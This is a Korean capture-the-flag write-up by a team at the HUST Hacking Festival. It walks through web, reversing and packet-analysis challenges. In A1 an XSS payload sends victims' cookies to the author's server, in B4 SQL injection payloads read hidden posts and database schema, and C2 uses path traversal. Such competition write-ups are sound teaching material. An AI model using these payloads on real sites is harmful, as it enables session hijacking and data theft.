HUST Hacking Festival
결과 보고서

TEAM : GoN

작성자 : 장영진
이상후
김윤호

A1

레벨이 있고 비밀글이 있는 게시판에서 비밀글을 읽는 문제이다.
levelup.php가 있는 것을 확인하였고, 이를 이용하여 레벨업을 시도하였다.
POST되는 데이터 중 level_now, level 이 현재 레벨과 바뀔 레벨을 말하는 것 같아
현재 레벨을 1로, 바뀔 레벨을 1로 한 결과, 운영자만 바꿀 권한이 있다는 메시지가 나왔다.

그래서 level을 2로, level_now를 1로 하여 level2까지 변환은 성공하였다.

계속 여러 가지 시도를 하여 level1의 글을 읽으려 하였는데, level1로 바뀌어서 글을 읽게 된건지 아니면 나중에 알게된 10시 근처로 문제에 오류가 있어서 글을 읽게 된건진 모르겠지만 어떻게 통과를 하게 되었다. (가입한 id와 비밀번호를 까먹어서 오류가 있다고 알게 된 이후에 레벨 확인을 못하였다.)

그래서 문제를 풀다 비는 시간에 XSS session hijacking을 위해 html사용 버튼에 클릭 한 후
<script src=http://my_server/a.js></script>
와 같은 코드를 추가하고, a.js에서는
document.write('<img src=http://my_server/get.php?ck='+ document.cookie+ '>');
를 넣어서 내 서버의 get.php로 admin의 쿠키가 넘어오게 만든 뒤 admin의 쿠키에 저장된 PHPSESSID를 이용하여 level_up을 시도하도록 하는 방식을 생각하였다.


비밀글을 써서 운영자만 읽을수 있도록 해 놓은 뒤 기다린 결과, cookie를 잡을 수 있었다.

[blue9057@~/public_html] cat b.txt
PHPSESSID=b02f2d4f904710d2cbf93365d2c6c61f
PHPSESSID=b02f2d4f904710d2cbf93365d2c6c61f

그 쿠키로 level_up 시도를 대회 종료 1시간 전쯤에 하였으나, 저 쿠키를 잡은 시간이 10월 9일 12시 53분이라 이미 세션이 만료되어 되지 않는 것 같았다.
한번 더 시도하려 했으나 다른 문제를 푸느라 시간이 부족하여 시도하지 못했다.

A2

HustEncrypt.exe는 평문 파일을 넣으면 암호화를 시키는 실행파일이다.
OllyDbg를 이용하여 실행을 따라가다 암호화 루틴을 찾을 수 있었다.



암호와 루틴은 다음과 같다.

1. al 에 문자 하나 로드.
2. al과 bl을 xor
3. 저장.
4. eax를 al만 남김
5. ebx를 8비트 오른쪽으로 shift.
6. int array인 4190b0으로부터 al위치 만큼을 indexing하여 eax에 로드.
7. eax와 ebx를 xor 한 것을 ebx에 저장.
8. 다음문자로.

똑같이 Encrypt하는 코드를 구현한뒤, 이를 이용하여 256글자에 대한 해당 암호문과 평문에 대한 매칭을 하는 코드를 구현하였다.

암호와 루틴은 동일하게 작성하였고, 초기 ebx값은 여러번 실행해도 바뀌지 않아 0xa9b4fb79를 사용하였다.

eax를 가져오는 암호하는 key를 결정하는 테이블은 0x4190b0으로부터 1024바이트보다 조금 더 많이 긁어와서 key.txt에 저장하였다.

```c
#include <stdio.h>
int table[10000];
unsigned char pw[10000];
unsigned char ans[10000];
int main(int argc, char** argv)
{
    FILE* fp=fopen("key.txt","r");      // 암호할때 사용하는 keytable을 담은 파일.
    FILE* fp2=fopen("ANS.txt","w");     // 평문이 저장될 파일.
    int eax;
    int ebx;
    int t,tt,ttt,tttt;
    int fs,z,y,flag=0;
    fread(table,1048,1,fp);             // keytable을 읽는다.
    fclose(fp);
    fp=fopen(argv[1],"r");              // 암호문 파일을 argv[1]에.
    fseek(fp,0,SEEK_END);
    fs=ftell(fp);
    fseek(fp,0,SEEK_SET);
    fread(pw,fs,1,fp);                  // 암호문 파일을 읽는다.
    fclose(fp);
    ebx=0xa9d4fb79;                     // 실행파일과 마찬가지로 초기 ebx설정.
    for(z=0;z<fs;++z)
    {
        flag=0;
        for(y=0;y<256;++y)
        {
            t=ebx&0xff;
            tt=y^t;
            if(tt==pw[z])               // 암호화된 결과가 암호문과 같은 문자 발견시
            {
                ans[z]=y;
                ++flag;
            }
        }
        if(flag!=1)                     // 발견이 되지 않으면 에러.
        {
            perror("ERROR\n");
            exit(0);
        }
        ebx=ebx>>8;                     // 문제와 같이 ebx를 shift한다.
        ebx&=0x00ffffff;                // arithmetic shift를 위한 상위비트 제거.
        if(pw[z]>255)
            perror("ERROR\n"),exit(0);
        eax=table[pw[z]];               // table에서 eax를 가져온 뒤 ebx와 xor.
        ebx=ebx^eax;
    }
    fwrite(ans,fs,1,fp2);               // 구한 평문을 저장.
    fclose(fp2);
}
```

이를 이용하여 암호파일을 해독할 수 있었다.

A3

Java Decompiler를 이용하여 JAR파일을 디컴파일 한 결과, 소스코드에서
host = '220.95.152.32'
port = 9000

이런 정보를 얻을 수 있었다.

우선 서버를 알아보기 위하여
nc를 이용하여 이곳에 접속한 결과
CODE : ADFJDYK
라는 문제가 나왔으며,

이곳에 문자를 넣고 엔터를 칠 경우
abcdefgCC????????
그냥 엔터를 칠 경우
abcdefg????????
로 출력이 되었다.
다른 문자를 넣으면 다른 글자가 나왔으며, 각 문자별로 나오는 문자들은 항상 같았다.

문제가 저 ADFJDYK라는 문장이 나오도록 하는 코드를 찾아야 하는 것 같아서 간단한 프로그램을 작성하여 각 문자가 어떤 문자로 변환되는지에 대한 프로그램을 작성하였다.

```
require 'socket'
host = '220.95.152.32'
port = 9000
$client = TCPSocket.new(host,port)
def send str
    puts str
    $client.write(str+10.chr.to_s)
end
def sockget
    msg = $client.recv(4096)
    print msg
    return msg
end

sockget
a=[]
0.upto(255) { |x|
    send x.chr.to_s
    t=sockget
    a << t[7];
}
puts "ANS###"
a.each { |x| puts x.chr.to_s}
```

이 프로그램을 사용하여 문자 변환에 대한 list를 얻을 수 있었다.
이를 이용하여 답안을 서버로 보내는 프로그램을 작성하여, 서버가 문제를 던지면 자동으로 답을 보내는 프로그램을 작성하였다.

```
require 'socket'
host = '220.95.152.32'
port = 9000
$client = TCPSocket.new(host,port)
def send str
    puts str
    $client.write(str+10.chr.to_s)
end
def sockget
    msg = $client.recv(4096)
    puts msg
    return msg
end
fp=open("list2.txt","r");
a=fp.readlines
b=[]
a.each {|x| b<<x[0].chr.to_s}
fp.close
0.upto(10) {|q|
    t=sockget
    t=t[7...t.length]
    t=t.upcase
#   t="solution"
    z=""
    0.upto(t.length-1){|x|
        z+= b.index(t[x].chr.to_s).chr.to_s
    }
    send z
}
```


문제의 의도를 제대로 파악하지 못해, 답을 풀고 나오는 NEXT: solution 이라는 문장도 풀어야 하는가 싶어 그것까지 푸는 프로그램을 작성하였으나, 문자별로 매칭되는 테이블인 list2.txt안에 solution의 모든 문자가 없는 것을 보고 문제가 풀리는 문장이 답이라 생각하여 그것을 넣고 통과할 수 있었다.

A4

OPT코드가 있고 비밀번호를 입력해야 하는 사이트이다.
소스코드를 본 결과 JScript.Encode가 되어있어서, 인터넷에서 디코드 하는 프로그램을 찾아 디코드 하였다.

문제를 복잡하게 만들기 위해 사용하지 않는 회원 가입 등의 코드를 어디선가 끌어와서 적어둔 것을 알 수 있었고, 그들을 제거하고 분석을 시작하였다.

xmlHttpRequest를 사용한다는 것을 알았고, 잭다니엘에서 이를 사용하여 xml파일로부터 비밀번호를 풀 수 있는 퀴즈와 opt코드를 받아오는 구조였다.



그리고 OPT코드와 비밀번호를 POST하는 form은 입력 버튼을 누르면 POST의 action을 makgurlri.php에서 chivasRegal.php로 바꾸어버리는 구조였다.
이 사이트 내에는 post를 하는 곳이 없었다.

OPT코드와 비밀번호를 위한 퀴즈가 5초마다 한번씩 바뀐다는 것을 알고,
이를 풀고 자동으로 POST하는 프로그램을 작성하였다.

```ruby
require 'net/http'
require 'uri'
require 'digest/md5'
url=URI.parse('http://festival.hust.net/')
# 접속 url 지정.
host=Net::HTTP.new(url.host,url.port)
# host 생성.
h={}
res,data=host.get("/QUEST/A-4/ballantines_masters.htm",h)
# 초기페이지 접속
puts h['Cookie']
res,data=host.get("/QUEST/A-4/jackDaniels.html",h)
# xml를 받아옴.
puts h['Cookie']
z=""
    # optcode 파싱.
if data=~/<optCode01>([^>]*)</
    z+=$1
end

if data=~/<optCode02>([^>]*)</
        z+=$1
end
if data=~/<optCode03>([^>]*)</
        z+=$1
end
if data=~/<optCode04>([^>]*)</
        z+=$1
end
if data=~/<optCode05>([^>]*)</
        z+=$1
end
if data=~/<optCode06>([^>]*)</
        z+=$1
end
opt=z
# optcode 저장.
```

optcode를 opt 변수에 저장하는 코드.

```
38 temp=""
39 if data=~/sendPassFunc>([^>]*)</
40     # 퀴즈 파싱.
41     temp=$1
42 end
43 puts temp
44 t=[]
45 if temp=~/([0-9]*) . ln([0-9]*) (.) (...)([0-9]*).......([0-9]+).([+-]).([0-9]*)\^([0-9]*)....([0-9]+)/
46     t<<$1
47     t<< $2
48     t<< $3
49     t<< $4
50     t<< $5
51     t<< $6
52     t<< $7
53     t<< $8
54     t<< $9
55     t<< $10          # 퀴즈의 각 부분을 regexp를 사용하여 파싱.
56 end
57 t1=t[0].to_i         # 각 수식의 부분별로 저장.
58 ln=t[1].to_i
59 pm1=t[2]
60 sam=t[3]
61 samval=t[4].to_i
62 root=t[5].to_i ** 0.5
63 pm2=t[6]
64 power=t[7].to_i ** t[8].to_i
65 last=t[9].to_i
66
67
68 ans=t1*Math.log(ln)              # 수식 계산.
69 tval=0.1
70 pi=3.14159265358979
71 if sam=~/sin/
72     tval=Math.sin(samval*pi/180.0)
73 elsif sam=~/cos/
74     tval=Math.cos(samval*pi/180.0)
75 else
76     tval=Math.tan(samval*pi/180.0)
77 end
78
79 if pm1=~/\+/                     # +- 바뀌는 곳에 대한 처리.
80     ans=ans+tval*root
81 else
82     ans=ans-tval*root
83 end
84
85 if pm2=~/\+/
86     ans=ans+power/last
87 else
88     ans=ans-power/last
89 end
90 puts ans
91 puts ans.to_i
92 puts opt
```

수학문제 quiz를 파싱하는 부분.

```
 93 h['Cookie']="PHPSESSID=a2a5c3917ea81453d569d5d7875eaacf";
 94 # 로그인된 유효한 PHPSESSID를 지정해줌.
 95
 96 # 각각 site로 POST.
 97 res,data=host.post("/QUEST/A-4/chivasRegal.html","vPasswdTo="+ans.to_i.to_s+"&vPasswdOPT="+opt,h)
 98 puts data
 99 res,data=host.post("/QUEST/A-4/makgurlri.php","vPasswdTo="+ans.to_i.to_s+"&vPasswdOPT="+opt,h)
100 puts data
101
102 #답을 확인하기 위한 xml접속.
103 res,data=host.post("/QUEST/A-4/jackDaniels.html","vPasswdTo="+ans.to_i.to_s+"&vPasswdOPT="+opt,h)
104 puts data
~
```

로그인 된 PHPSESSID를 Cookie에 넣고 chivasRegal.html로 POST.

```
gon@asdf:~/bot2$ cat res.txt
nil
nil
[79 X ln7 - cos48°  X √ 2 - 26^2 ÷  13], 소수점 이하 버림
100.780608196858
100
268936
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
 <HEAD>
  <TITLE> ㅊㅋㅊㅋ </TITLE>
 </HEAD>

 <BODY>
  <TABLE width="100%" height="100%" border="0" cellpadding="0" cellspacing="0">
        <TR>
                <TD>
                        <TABLE width="500" border="1" cellpadding="0" cellspacing="0" Align="center">
                                <TR>
                                        <TD>결과</TD>
                                        <TD>이체 성공!!</TD>
                                </TR>
                                <TR>
                                        <TD>결재후 남은 금액</TD>
                                        <TD>200원</TD>
                                </TR>
                                <TR>
                                        <TD>받는분 메세지</TD>
                                        <TD>By doubting we come at the truth</TD>
                                </TR>
                        </TABLE>
                </TD>
        </TR>
</TABLE>
 </BODY>
```

실행 결과 By doubting we come at the truth 라는 key를 얻을 수 있었다.

B1

파일을 다운로드해 실행하면, 각각 시작, 종료 버튼이 달린 세 개의 타이머가 뜬다.

olly로 디버깅해보면, 수상쩍은 문자열이 보인다. 이 문자열이 참조 되는 곳을 찾아가보면, 각 타이머가 특정 시각이 되면 이 문자열들이 경고창으로 뜨는 것임을 쉽게 알 수 있다. 그러나 경고창은 답에 근접하고 있다는 내용으로, 이 메시지로는 정답 인증이 되지 않는다.

타이머가 멈추는 특정 시각을 Timer1부터 Timer3까지 모으면, 각각

116 112 114 116


108 103 121 102

108 115 108 97

이를 아스키코드로 변환하면, tprtlgyflsla. 섹시효리님이라는 패스워드를 얻을 수 있다.

B2

테트리스를 푸는 문제이다.
문제가 중간에 바뀌었는데, 실행한 화면은 다음과 같다.




실행파일을 분석하여 답을 출력하는 루틴을 찾아 실행해야 된다고 생각하여 분석해 보았다.


```
signed int __cdecl sub_403D30()
{
  int v0; // edx@1
  int v1; // eax@2
  int v2; // ecx@2
  signed int result; // eax@3
  signed int v4; // eax@2

  v0 = dword_40F570;
  do
  {
    dword_40F53C = v0;
    v4 = sub_404EC0();
    dword_40E39C = dword_40F53C;
    dword_40F570 = v4 % 7;
    v1 = sub_403A30();
  }
  while ( v1 );
  dword_40F568 = 8;
  dword_40F544 = 3;
  dword_40F518 = v1;
  sub_401270(v2);
  sub_401000();
  result = sub_401390(dword_40F568, dword_40F544);
  if ( result )
  {
    KillTimer(hWnd, 1u);
    dword_40F508 = 0;
    result = MessageBoxA(hWnd, "리겜?", "테트리스", 0x14u);
    if ( result == 6 )
      result = SendMessageA(hWnd, 0x201u, 0, 6947124);
  }
  return result;
}
```

여기서 보이는 do- while은 나올 블록을 결정하는 구문이었다.
블록의 종류는 총 7개로, 0부터 6번까지의 블록이 있었다.
그리고 저기서 0x40f568과 0x40f544는 블록의 x,y위치를 지정하는 것이었다.
그리고 이 서브루틴을 부르는 곳으로부터 답을 출력하는 곳을 찾으려 했지만, 찾기가 힘들었다.


그래서 다른 방법으로 접근을 시도하였는데 오른쪽에 보이는 그림을 맞춘다면 답을 출력하지 않을까. 하는 생각에 맞추기로 하였다.

블록을 그려본 결과, 다음과 같이 블록을 쌓아 그림을 만들 수 있다는 것을 알아냈다.





그리하여 위에서 알아낸 블록의 종류와 위치를 기억하는 메모리를 Cheat Engine으로 조절하여 위와 같은 모양을 만들었다.



모양을 다 맞추면 Key를 블록으로 그려서 화면에 출력해주었다.


B3

어떤 컴퓨터의 시스템에서 라우터의 백업된 running-config 파일을 찾았습니다.
아래의 running-config 파일의 일부분을 보고 인크립트 된 root의 암호를 입력해주세요.

```
Building configuration...

Current configuration : 911 bytes
!
version 12.3
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname HUSTRouter
!
boot-start-marker
boot-end-marker
!
!
username root privilege 15 password 7 013027227E0A0B0A33454D08170A5653
memory-size iomem 5
no aaa new-model
ip subnet-zero
!
!
!
!
ip cef
ip ips po max-events 100
no ftp-server write-enable
!
!
```

인터넷 검색 결과 cisco의 type 7 password라는 것을 알 수 있었다.

Take the type 7 password, such as the text above in red, and paste it into the box below and click "Crack Password".



간단한 웹 상의 crack tool로 KEY를 얻을 수 있었다.
http://www.ifm.net.nz/cookbooks/passwordcracker.html

B4

zeroboard pl8을 쓰는 게시판이다.
게시판은 3개가 있고, bOard_1은 쓰기권한이 없었다.

zeroboard pl8에 아는 취약점은 XSS 취약점 밖에 없었고, 07년 5월 23일 버전이라 11월 1일에 패치가 되었던 HTTP_ENV_VARS 에 관련된 취약점도 확인해 본 결과 작동하지 않았다.

여러 가지 시도를 해 보았지만, 비밀글을 읽을 수 없었다.

그러다가 HINT가 XSS가 아니고, del_que1 이라는 것을 알고 write_ok.php의 소스코드를 유심히 보았다.

mode가 modify일 때,
@mysql_query("update $t_board"."_$id set headnum='$headnum',prev_no='$prev_no',

next_no='$next_no',child='$child',depth='$depth',arrangenum='$arrangenum',father='$father',name='$name',email='$email',homepage='$homepage',subject='$subject',memo='$memo',sitelink1='$sitelink1',sitelink2='$sitelink2',use_html='$use_html',reply_mail='$reply_mail',is_secret='$is_secret',category='$category' $del_que1 $del_que2 where no='$no'") or error(mysql_error());

이런 쿼리를 시도한다. 하지만 $del_que1과 $del_que2는 초기화 되지 않은 변수이고, file_name이 있거나 del_file1 등이 있을때만 값이 지정된다.

```
if($del_file1==1) {@z_unlink("./".$s_data[file_name1]);$del_que1=",file_name1='',s_file_name1='';}
if($del_file2==1) {@z_unlink("./".$s_data[file_name2]);$del_que2=",file_name2='',s_file_name2='';}
if($file_name1) {$del_que1=",file_name1='$file_name1',s_file_name1='$s_file_name1'";}
if($file_name2) {$del_que2=",file_name2='$file_name2',s_file_name2='$s_file_name2'";}
```

그래서 $del_que1 변수를 post field에 넣어서 임의로 지정할 경우, 게시판에 글을 쓰고 파일에 대한 수정을 하지 않고 수정을 할 경우 sql injection이 가능하다는 것을 알았다.

그래서 사용하지 않는 email field를 del_que1 필드로 바꾸어서 post를 하였다.

우선 비밀글인 board_1의 2번글과 3번글을 보기 위해서,

글이 저장되는 memo부분을 다시 지정하는 쿼리를 추가하였다.

, memo=(select memo from zetyx_board_bOarD_1 where no=3)

이 구문을 사용하면, 원래 있는 memo는 del_que1보다 앞에 존재해서 mysql의 set은 앞에있는 걸 먼저 세팅 하고 뒤에있는걸 세팅하기 때문에 저 구문으로 nested query를 통해 비밀글의 내용을 db에서 직접 읽어와서 현재 글의 내용으로 세팅해준다.

그리하여 비밀글을 읽을 수 있었고 내용은 다음과 같았다.

나온 내용은 TABLE_NAME과 721f214d3c9de37d58a5b38c55e651c7 이었다.

이걸로 내용을 알아냈으나 이것들로 인증이 되지 않아 저 테이블에 있는 값을 알아내야 하는 것 같았다.
우선 DB 이름을 알아내기 위해 information_schema에 접근하여 알아내려 했지만,

TABLE_NAME에 '721f214d3c9de37d58a5b38c55e651c7'를 넣으려 했으나 magic_quotes_gpc 옵션이 켜져 있는 PHP서버라 '가 ₩'로 들어가는 바람에 string으로 query를 작성할 수 없었다.

DBNAME을 알아내기 위해 쿼리를
, memo=(select SCHEMA_NAME from information_schema.SCHEMATA limit 1)
이렇게 작성하였지만, information_schema가 나왔고 order by 1 asc나 desc를
넣어도 information_schema가 나와서 다른 제한조건을 넣어보기로 하였다.
그래서 만든 쿼리가 다음 쿼리이다.

, memo=(select SCHEMA_NAME from information_schema.SCHEMATA
where length(SCHEMA_NAME)<10)
이 쿼리를 이용하여 bIgBaNG 이라는 SCHEMA_NAME을 얻을 수 있었다.

이후, COLUMNS에서 TABLE_NAME의 길이를 제한하여 쿼리를 하려 했으나, 컬럼을 다 알아낼 방도가 없었다. limit 1 등의 쿼리는 위에서 하나만 뽑을테고, order by를 사용해도 젤 적고 큰 두 개만 알아낼 수 있고 A와 W라는 컬럼을 알더라도 이들과 <>을 적용할 수 없었다.

그러던 때, 이전에 알게된 HUST 게시판의 Q&A에 자신이 아니면 읽을 수 없지만 modify.php와 글 번호를 이용하면 다른 사용자의 질문을 읽을 수 있는 취약점을 사용하여 다른 팀에서 얻은 P A SS W O R D 라는 컬럼을 얻을 수 있었고, 이들 컬럼에서 모두다 쿼리를 하여
, memo=(select P from bIgBaNG.721f214d3c9de37d58a5b38c55e651c7 limit 1)

이 쿼리를 사용하여 각각에서
m@ket0d4yth3b3Std@y0fy0Url!F3 라는 키를 얻을 수 있었다.

C1

LEVEL1 by. angela

... .

00 1b 77 03 19 6a 00 e0 91 11 7d b5 08 00 45 00
00 3c c8 52 40 00 80 06 ad 00 c0 a8 02 11 c0 a8
02 07 0e 29 00 15 68 d5 f8 c9 23 d5 8c 78 50 18
ff bd a3 ba 00 00 50 41 53 53 20 71 6b 73 72 6b
71 74 6d 71 73 6c 65 6b 0d 0a

hex코드 같아서 바로 HxD에 집어넣었다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	00	1B	77	03	19	6A	00	E0	91	11	7D	B5	08	00	45	00	..w..j.à‘.}µ..E.
00000010	00	3C	C8	52	40	00	80	06	AD	00	C0	A8	02	11	C0	A8	.<ÈR@.€.-.À¨..À¨
00000020	02	07	0E	29	00	15	68	D5	F8	C9	23	D5	8C	78	50	18	...)..hÕøÉ#Õ Œ xP.
00000030	FF	BD	A3	BA	00	00	50	41	53	53	20	71	6B	73	72	6B	ÿ½£º..PASS qksrk
00000040	71	74	6D	71	73	6C	65	6B	0D	0A							qtmqslek..

PASS: qksrkqtmqslek

를 얻을 수 있었다.

C2

링크를 클릭하면 간단한 게시판이 있는 웹사이트로 연결된다.

간단히 보면 비밀글을 읽어달라는 글 같아서 계속 0번 글을 읽으려 시도했으나 그런 문제가 아닌 것 같았다.

여러 가지 시도를 하던 중, download.php가 존재한다는 사실을 알게 되었고, 글쓰기 메뉴인 input.php의 password form의 이름이 file인 것을 수상케 여겨 download.php?file=../show.php 로 메인 페이지의 php 소스코드를 볼 수 있었다.

소스코드를 보던 중,

```
$sid=$_SESSION['name'];

        if($sid==$idid)
        {
                ?>
        <a href="solution.php" color='red'>
<?}
 else {a
?>
<?}?>
```

이 부분의 solution.php를 이상하게 여겨 이를 다운로드 한 결과

```
/*멍멍이형*/
$result=mysql_query("select * from member where num='1'");
$cmp=mysql_fetch_array($result);

$cmp[name];

        if ($cmp[name]==$_SESSION['name'] || $cmp[passwd]==$_SESSION['passwd'])
        {echo("답~ :2844a5d550409f91d288ef1500e304cc ");

        }

        else
        {
    echo("오호~ 조은 시도 이셨는데.. ㅎㅎ ");

        }
```

Key를 얻을 수 있었다.

C3

WireShark를 이용하여 패킷을 분석한 결과, FTP에 접속한다는 것을 알았다.

